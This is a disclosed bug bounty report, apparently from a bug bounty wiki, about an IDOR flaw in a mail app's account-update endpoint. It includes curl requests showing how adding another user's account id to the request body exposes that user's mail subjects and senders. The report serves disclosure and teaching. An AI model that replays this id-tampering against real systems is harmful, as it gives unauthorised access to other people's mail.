Take over a mail account due missing validation of account id
The mail account update endpoint did not verify that the account id belonged to the logged-in user, so an attacker could change another user's mail account settings. This allowed the attacker to read the victim's mail metadata such as subject and sender.

- Triaged in under an hour
- Fixed in 3 months
- Disclosed after 4 months
A validation is missing to make sure the account id belongs to the logged in user.
To reproduce:
- Login as user
- Add a mail account to mail
- Go to account settings
- Update the account again
See a request like below:
curl 'http://localhost:50001/index.php/apps/mail/api/accounts/%7Bid%7D'
-X 'PUT'
-H 'Connection: keep-alive'
-H 'Pragma: no-cache'
-H 'Cache-Control: no-cache'
-H 'Accept: application/json, text/plain, /'
-H 'requesttoken: qsnlh1ctCuo7T2KZ6F/8mxIXHXVpsBvvzPJRqvU+88M=:kqXVxiFjcJJWPjPzvRyO+WNGUB4N1k+ZlaAC2JBtnY0='
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.96 Safari/537.36'
-H 'Content-Type: application/json;charset=UTF-8'
-H 'Origin: http://localhost:50001'
-H 'Sec-Fetch-Site: same-origin'
-H 'Sec-Fetch-Mode: cors'
-H 'Sec-Fetch-Dest: empty'
-H 'Accept-Language: en-US,en;q=0.9,de;q=0.8'
-H 'Cookie: oc_sessionPassphrase=%2Fsi20cgXowTcmrwZL5Ur%2FUFYByHCAyhwo0Z%2B8V%2Bk2yL9nZpqlzfKOMcxVabLYE7dfTrV1hR7%2Fsnu83fG3GZdiJ5DjHLKD79XaH91L4G%2FNNlD9SbBq%2FMWOIIrYLGqCVnj; nc_sameSiteCookielax=true; nc_sameSiteCookiestrict=true; oc64oi0n8x29=c32fab57ad6d8cbe8e4d8e118f54759a; nc_username=bob; nc_token=HQlkh1JxcSadkeAI8HzBM0ewQDuIfk%2BU; nc_session_id=c32fab57ad6d8cbe8e4d8e118f54759a'
--data-raw '{"autoDetect":false,"accountName":"bob","emailAddress":"[email protected]","imapHost":"imap","imapPort":993,"imapSslMode":"ssl","imapUser":"[email protected]","imapPassword":"mypassword","smtpHost":"imap","smtpPort":25,"smtpSslMode":"tls","smtpUser":"[email protected]","smtpPassword":"mypassword"}'
Take the request and append id to body. id is the account id of another account.
curl 'http://localhost:50001/index.php/apps/mail/api/accounts/%7Bid%7D'
-X 'PUT'
-H 'Connection: keep-alive'
-H 'Pragma: no-cache'
-H 'Cache-Control: no-cache'
-H 'Accept: application/json, text/plain, /'
-H 'requesttoken: qsnlh1ctCuo7T2KZ6F/8mxIXHXVpsBvvzPJRqvU+88M=:kqXVxiFjcJJWPjPzvRyO+WNGUB4N1k+ZlaAC2JBtnY0='
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.96 Safari/537.36'
-H 'Content-Type: application/json;charset=UTF-8'
-H 'Origin: http://localhost:50001'
-H 'Sec-Fetch-Site: same-origin'
-H 'Sec-Fetch-Mode: cors'
-H 'Sec-Fetch-Dest: empty'
-H 'Accept-Language: en-US,en;q=0.9,de;q=0.8'
-H 'Cookie: oc_sessionPassphrase=%2Fsi20cgXowTcmrwZL5Ur%2FUFYByHCAyhwo0Z%2B8V%2Bk2yL9nZpqlzfKOMcxVabLYE7dfTrV1hR7%2Fsnu83fG3GZdiJ5DjHLKD79XaH91L4G%2FNNlD9SbBq%2FMWOIIrYLGqCVnj; nc_sameSiteCookielax=true; nc_sameSiteCookiestrict=true; oc64oi0n8x29=c32fab57ad6d8cbe8e4d8e118f54759a; nc_username=bob; nc_token=HQlkh1JxcSadkeAI8HzBM0ewQDuIfk%2BU; nc_session_id=c32fab57ad6d8cbe8e4d8e118f54759a'
--data-raw '{"autoDetect":false,"accountName":"bob","emailAddress":"[email protected]","imapHost":"imap","imapPort":993,"imapSslMode":"ssl","imapUser":"[email protected]","imapPassword":"mypassword","smtpHost":"imap","smtpPort":25,"smtpSslMode":"tls","smtpUser":"[email protected]","smtpPassword":"mypassword","id":1}'
The next request to
curl 'http://localhost:50001/index.php/apps/mail/api/messages?mailboxId=35&filter=is:pi-other&limit=20'
-H 'Connection: keep-alive'
-H 'Pragma: no-cache'
-H 'Cache-Control: no-cache'
-H 'Accept: application/json, text/plain, /'
-H 'requesttoken: 8q7mksjCgQLYbuJqIohYZg6zv8OCkERjy7v4SEW7G9w=:ysLW076M+3q1H7MAd8sqBH/i8qjm9hAVkumrOiDodZI='
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.96 Safari/537.36'
-H 'Sec-Fetch-Site: same-origin'
-H 'Sec-Fetch-Mode: cors'
-H 'Sec-Fetch-Dest: empty'
-H 'Accept-Language: en-US,en;q=0.9,de;q=0.8'
-H 'Cookie: oc_sessionPassphrase=%2Fsi20cgXowTcmrwZL5Ur%2FUFYByHCAyhwo0Z%2B8V%2Bk2yL9nZpqlzfKOMcxVabLYE7dfTrV1hR7%2Fsnu83fG3GZdiJ5DjHLKD79XaH91L4G%2FNNlD9SbBq%2FMWOIIrYLGqCVnj; nc_sameSiteCookielax=true; nc_sameSiteCookiestrict=true; oc64oi0n8x29=c32fab57ad6d8cbe8e4d8e118f54759a; nc_username=bob; nc_token=HQlkh1JxcSadkeAI8HzBM0ewQDuIfk%2BU; nc_session_id=c32fab57ad6d8cbe8e4d8e118f54759a'
--compressed

returns a list of messages like in the screenshot.
Impact
Subject, sender and meta information about some mails are leaked.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could change another user's mail account settings and leak subject, sender and meta information about some mails.
What the attacker needed
A free account; know another user's account id
How it was found
- Log in as a user.
- Add a mail account.
- Go to account settings and update the account.
- Capture the update request and add another account's id to the request body.
- Send the modified request.
- Request the messages list to see the other account's mail metadata.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
The server did not check that the account number belongs to you, so a logged-in user could send someone else's account number and see information about their emails.
What is IDOR?
One user can read or change another user's data, usually by changing an identifier the server trusts without checking who is asking. One of the most paid bug classes on web programs.



